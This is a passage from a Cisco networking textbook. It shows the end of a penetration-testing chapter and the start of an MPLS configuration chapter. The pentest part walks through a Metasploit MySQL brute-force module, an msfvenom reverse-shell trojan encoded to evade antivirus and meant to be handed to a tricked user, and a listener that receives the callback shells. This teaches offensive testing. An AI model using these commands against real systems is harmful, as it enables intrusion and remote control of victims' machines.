


Figure 22-9. *Metasploit Framework*

From here, you can load the module that you want to use. The vulnerability scan shows that MySQL is running, so try a brute-force login attack against MySQL:

```
msf > use auxiliary/scanner/mysql/mysql_login
```

Now that you have loaded the module, you can look at the options. This allows you to see variables and default values:

```
msf auxiliary(mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

  Name       Current Setting Required Description
  ----       --------------- -------- -----------
  BLANK_PASSWORDS  false      no    Try blank passwords for all users
  BRUTEFORCE_SPEED 5        yes    How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS   false      no    Try each user/password couple stored in the current
  database
  DB_ALL_PASS    false      no    Add all passwords in the current database to the list
  DB_ALL_USERS   false      no    Add all users in the current database to the list
  PASSWORD              no    A specific password to authenticate with
```

```
   PASS_FILE             no    File containing passwords, one per line
   Proxies              no    A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS               yes    The target address range or CIDR identifier
   RPORT       3306       yes    The target port
   STOP_ON_SUCCESS  false      yes    Stop guessing when a credential works for a host
   THREADS      1        yes    The number of concurrent threads
   USERNAME             no    A specific username to authenticate as
   USERPASS_FILE          no    File containing users and passwords separated by space, one
   pair per line
   USER_AS_PASS   false      no    Try the username as the password for all users
   USER_FILE            no    File containing usernames, one per line
   VERBOSE      true       yes    Whether to print output for all attempts

msf auxiliary(mysql_login) >
```

In this case, the only required variable without a default is RHOSTS. This needs to be set to the target address. Increasing the threads is also useful for speeding up the attack:

```
msf auxiliary(mysql_login) > set RHOSTS 192.168.184.131
msf auxiliary(mysql_login) > set THREADS 1000
```

The final step is to start the exploit:

```
msf auxiliary(mysql_login) > run
```

Using the command line for Metasploit can be cumbersome and prone to error. To help simplify the use of Metasploit, you can install Armitage on Kali, which simplifies the task of launching exploits and allows you to save information about target hosts. Figure 22-10 shows Armitage running the MSF Scan modules against the host at 192.168.10.10.




Figure 22-10. *Armitage*

Armitage allows for browsing a tree of exploits. Clicking the exploit allows the user to set the parameters and then launch the exploit, as shown in Figure 22-11.




Figure 22-11. *Exploit launcher*

After the successful completion of the shell exploit, you can select the exploited host and interact with it using a shell. This option is shown in Figure 22-12.




Figure 22-12. *Armitage host interaction*

If you need some help finding vulnerabilities, you can scan the host from Armitage and then select Attacks ➤ Find Attacks. In the version of Armitage that was available when Kali 2020.3 was released, there is a bug in Armitage. You need to change the exploit rank to poor and remove the saltstack exploit from Metasploit for this feature to work.




Figure 22-13. *Nmap scan from Armitage*

AU3

Figure 22-14 shows suggested exploits based on the scan results. Most of them will not work, but it helps you refine your scope.




Figure 22-14. *Suggested attacks*

In this example, we used proftpd_133c_backdoor. We selected this option using trial and error. We tried six exploits before we successfully obtained a root shell on the target.

The Human Factor

Sometimes we cannot find an exploitable vulnerability on our target host. This is where the human factor comes to play. This is usually the weakest link. The msfvenom tool helps us create Trojan applications that will call back to our Metasploit listener.

There are several different options for msfvenom. The basic options will get caught by virus scan software. Obfuscation and encryption will help circumvent virus protection. The following example uses a polymorphic engine to obscure the payload. It instructs the target to connect to 192.168.10.24 on TCP port 5901. The port selection is arbitrary, but it needs to match your listener. We used 5901 because it is a common port used by the legitimate tool VNC. After generating the executable, we need to distribute it and trick the target to open it. In many cases, we will use msfvenom to generate shell code that we can package in a custom application. The advantage of a custom application is we can tailor it to the target.

```
will@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.24 LPORT=5901 -e x86/shikata_ga
_nai -i 10 -f exe > trojan_do_not_click.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai succeeded with size 503 (iteration=5)
x86/shikata_ga_nai succeeded with size 530 (iteration=6)
x86/shikata_ga_nai succeeded with size 557 (iteration=7)
x86/shikata_ga_nai succeeded with size 584 (iteration=8)
x86/shikata_ga_nai succeeded with size 611 (iteration=9)
x86/shikata_ga_nai chosen with final size 611
Payload size: 611 bytes
Final size of exe file: 73802 bytes
will@kali:~$
```

this figure will be printed in b/w

Figure 22-15. *Create Trojan with msfvenom*

Before we can get a call back from the target, we need to start a listener. The following figure shows an example of a meterpreter listener. When the Trojan is executed by the target, it connects to our listener, and we have command line control of their system.

```
msf5 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set LPORT 5901
LPORT => 5901
msf5 exploit(multi/handler) > set LHOST 192.168.10.24
LHOST => 192.168.10.24
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.10.24:5901
[*] Sending stage (176195 bytes) to 192.168.10.24
[*] Meterpreter session 1 opened (192.168.10.24:5901 -> 192.168.10.24:38474) at 2020-10-20 23:41:13 -0400

meterpreter >
[*] 192.168.10.24 - Meterpreter session 1 closed.  Reason: Died

msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.10.24:5901


[*] Sending stage (176195 bytes) to 192.168.10.24
[*] Meterpreter session 2 opened (192.168.10.24:5901 -> 192.168.10.24:38884) at 2020-10-24 05:50:15 -0400

meterpreter >
meterpreter >
meterpreter >
[*] 192.168.10.24 - Meterpreter session 2 closed.  Reason: Died

msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.10.24:5901
[*] Sending stage (176195 bytes) to 192.168.10.77
[*] Meterpreter session 3 opened (192.168.10.24:5901 -> 192.168.10.77:49199) at 2020-10-24 15:26:19 -0400

meterpreter >
```

Figure 22-16. *Create listener in Metasploit*

Summary

This chapter provided a high-level overview of penetration testing. The goal was to give you some ideas on the capabilities of scanners and exploitation tools. There are numerous easy-to-use scanners and exploitation tools available. The availability of these tools makes it so that even users with little technical knowledge can exploit your network. This makes it important to use network security controls such as access lists and intrusion detection.

Author Queries

Chapter No.: 22 0005078442

Queries	Details Required	Author's Response
AU1	Please check if edit t sentence starting "The information gathered in…" is okay.	
AU2	Please check if "chance of detection" is okay as edited.	
AU3	Please provide citations for "Figures 22-13, 22-15, and 22-16" in the text.	

CHAPTER 23

Multiprotocol Label Switching

A book on modern network technologies is not complete without a discussion on Multiprotocol Label Switching (MPLS). This chapter provides an overview of MPLS and covers how to configure and troubleshoot it. It also discusses protocols that commonly use MPLS for their underlying transport.

Multiprotocol Label Switching Basics

MPLS is frequently associated with layer 3 MPLS Virtual Private Networks (VPNs), but it functions on its own. In a vendor-agnostic environment, MPLS can be used to increase performance over IP standard routing by label switching in hardware. In a Cisco network, Cisco Express Forwarding (CEF) provides similar performance gains as MPLS. Even with CEF, enabling MPLS on a WAN core provides the opportunity for using features that rely on MPLS in the future.

Table 23-1 provides a list of basic MPLS commands on IOS-XE.

Table 23-1. *MPLS Commands on IOS-XE*

Cisco Command	Description
mpls ip	Interface command to enable MPLS.
mpls ldp autoconfig	OSPF or IS-IS process command to enable MPLS on all active OSPF interfaces.
mpls label protocol [tdp|ldp]	Manually configures the label protocol. The default on modern routers is LDP.
mpls ldp router-id *interface* force	Configures the router ID for LDP. The router ID interface is also the default transmission interface.

IOS-XR is commonly used by service providers. We will not go into significant depth, but it is useful to understand some difference. IOS-XR has similar syntax as IOS-XE, but most of the configuration is hierarchical. It also requires you to commit changes before they are applied, as opposed to IOS-XE that applies a command when you type it. We will show examples of some service provider configurations in both IOS-XR and IOS-XE. Table 23-2 provides a list of basic MPLS commands on IOS-XR.

Table 23-2. *MPLS Commands on IOS-XR*

Cisco Command	Description
mpls ldp autoconfig	OSPF or IS-IS process command to enable MPLS on all active OSPF interfaces.
mpls ldp router-id <address>	Configures the router ID for LDP. The router ID address is also the default transmission address.

C. Carthern et al., *Cisco Networks*, https://doi.org/10.1007/978-1-4842-6672-4_23

MPLS uses information provided by an IGP to create an MPLS forwarding table. Any IGP can be used, but the most common are IS-IS and OSPF. The IGP used by a service provider to set up the Label Switch Path (LSP) is completely different than the routing protocol used between a service provider and their customers. In our examples, we will use IS-IS for the service provider IGP. The exercises at the end of the chapter will have you use single-area OSPF.

By default, MPLS creates a label for each route. To enable MPLS on an interface, use the `mpls ip` command. To enable MPLS on all interfaces that are associated with OSPF or IS-IS, use the `mpls ldp autoconfig` command in the OSPF or IS-IS process. This method is less prone to error than per-interface configuration, as any interface that is added to the IGP will be MPLS enabled by default. If you need to disable MPLS autoconfiguration on an interface, use the `no mpls ldp autoconfig` interface command.

In the following example, you use a network with two provider routers and four provider edge routers. A provider (P) router is a transit router that is completely inside the service provider network. It is common for a P router to have MPLS enabled on all interfaces. From the MPLS perspective, this is a Label Switch Router (LSR). A provider edge (PE) router has at least one interface connected to a non-MPLS customer network. From the MPLS perspective, this is a Label Edge Router (LER). In the example depicted by Figure 23-1, we have a nonredundant path between Site1 and Site2 for both Customer1 and Customer2. We also included a third site for common services.




Figure 23-1. *MPLS network with customer sites*

To start the example, we need to get full routed connectivity using an IGP. IS-IS is a common choice for MPLS networks and is used in the example. IS-IS uses the same shortest path first algorithm as OSPF but has a few implementation differences. IS-IS uses a layer 2 protocol called Connectionless Network Protocol (CLNP) instead of an IP protocol. It wasn't originally designed for IP, but it works to route IP traffic. Instead of using IP addresses to identify IS-IS routers, Network Service Access Point (NSAP) addresses are used.

The NSAP address includes area information, system ID, and a NSEL. In our example, we will use a single level 1 area with the area address 49.0000. The 49 portion means that it is a private address. A level 1 area means it is not transit. A level 2 area is roughly equivalent to the backbone area in OSPF. Since we are only using a single area, we can configure it as level 1 only. The NSEL will always be 0. The system ID will change depending on the router. It could use the system MAC address, but in our examples will simply use 0000.0000.0001 through 0000.0000.0006.

In our network, PE1, P1, P2, PE3, and PE4 are all IOS-XR. We left PE2 as IOS-XE so we can show the difference in configuration between IOS-XE and IOS-XR. We will start the configuration on the provider routers and then add the provider edges into the topology. Much of the configuration is identical between devices, so you could use a text editor to set up the template and then make the changes necessary for each router.

Notice that we use a loopback for the Label Distribution Protocol (LDP) on each router, and we use it as the LDP router ID. Even though it is possible to use a physical interface, it is best practice to use a loopback. The loopbacks that are used for LDP must be advertised in the IGP, and they must NOT be summarized. If there is not an exact match between the MPLS LDP table and the IGP, you will have data plane problems. Even though we are showing the example with IS-IS, the same concept applies if you use OSPF as your provider IGP.

AU3

In the following example, we use MPLS autoconfiguration in the IS-IS process for each of the provider routers and manually configure LDP for each interface for the provider edge routers. We could use autoconfiguration for all routers, but we want to demonstrate the different syntax:

```
RP/0/0/CPU0:P1(config)#router isis 1
RP/0/0/CPU0:P1(config-isis)# is-type level-1
RP/0/0/CPU0:P1(config-isis)# net 49.0000.0000.0003.00
RP/0/0/CPU0:P1(config-isis)# address-family ipv4 unicast
RP/0/0/CPU0:P1(config-isis-af)#  metric-style wide
RP/0/0/CPU0:P1(config-isis-af)#  mpls ldp auto-config
RP/0/0/CPU0:P1(config-isis-af)#
RP/0/0/CPU0:P1(config-isis-af)# interface Loopback100
RP/0/0/CPU0:P1(config-isis-if)#  circuit-type level-1
RP/0/0/CPU0:P1(config-isis-if)#  address-family ipv4 unicast
RP/0/0/CPU0:P1(config-isis-if-af)#
RP/0/0/CPU0:P1(config-isis-if-af)# interface GigabitEthernet0/0/0/0
RP/0/0/CPU0:P1(config-isis-if)#  circuit-type level-1
RP/0/0/CPU0:P1(config-isis-if)#  address-family ipv4 unicast
RP/0/0/CPU0:P1(config-isis-if-af)#
RP/0/0/CPU0:P1(config-isis-if-af)# interface GigabitEthernet0/0/0/1
RP/0/0/CPU0:P1(config-isis-if)#  circuit-type level-1
RP/0/0/CPU0:P1(config-isis-if)#  address-family ipv4 unicast
RP/0/0/CPU0:P1(config-isis-if-af)#
RP/0/0/CPU0:P1(config-isis-if-af)# interface GigabitEthernet0/0/0/2
RP/0/0/CPU0:P1(config-isis-if)#  circuit-type level-1
RP/0/0/CPU0:P1(config-isis-if)#  address-family ipv4 unicast
RP/0/0/CPU0:P1(config-isis-if-af)#
RP/0/0/CPU0:P1(config-isis-if-af)# mpls ldp
RP/0/0/CPU0:P1(config-ldp)# router-id 3.3.3.3
RP/0/0/CPU0:P1(config-ldp)#! You must commit to apply changes in IOS-XR
RP/0/0/CPU0:P1(config-ldp)#commit
Fri Jul 24 07:50:42.098 UTC
RP/0/0/CPU0:P1(config-ldp)# end
! Interface configurations were pre-staged
```

```
RP/0/0/CPU0:P1#show run interface
Fri Jul 24 07:51:59.292 UTC
interface Loopback100
 ipv4 address 3.3.3.3 255.255.255.255
!
interface MgmtEth0/0/CPU0/0
 shutdown
!
interface GigabitEthernet0/0/0/0
 ipv4 address 172.25.1.2 255.255.255.0
!
interface GigabitEthernet0/0/0/1
 ipv4 address 172.25.2.1 255.255.255.0
!
interface GigabitEthernet0/0/0/2
 ipv4 address 172.25.4.1 255.255.255.0
!

RP/0/0/CPU0:P2#conf t
Fri Jul 24 07:56:24.575 UTC
RP/0/0/CPU0:P2(config)#router isis 1
RP/0/0/CPU0:P2(config-isis)# is-type level-1
RP/0/0/CPU0:P2(config-isis)# net 49.0000.0000.0004.00
RP/0/0/CPU0:P2(config-isis)# address-family ipv4 unicast
RP/0/0/CPU0:P2(config-isis-af)#  metric-style wide
RP/0/0/CPU0:P2(config-isis-af)#  mpls ldp auto-config
RP/0/0/CPU0:P2(config-isis-af)# interface Loopback100
RP/0/0/CPU0:P2(config-isis-if)#  circuit-type level-1
RP/0/0/CPU0:P2(config-isis-if)#  address-family ipv4 unicast
RP/0/0/CPU0:P2(config-isis-if-af)# interface GigabitEthernet0/0/0/0
RP/0/0/CPU0:P2(config-isis-if)#  circuit-type level-1
RP/0/0/CPU0:P2(config-isis-if)#  address-family ipv4 unicast
RP/0/0/CPU0:P2(config-isis-if-af)#
RP/0/0/CPU0:P2(config-isis-if-af)# interface GigabitEthernet0/0/0/1
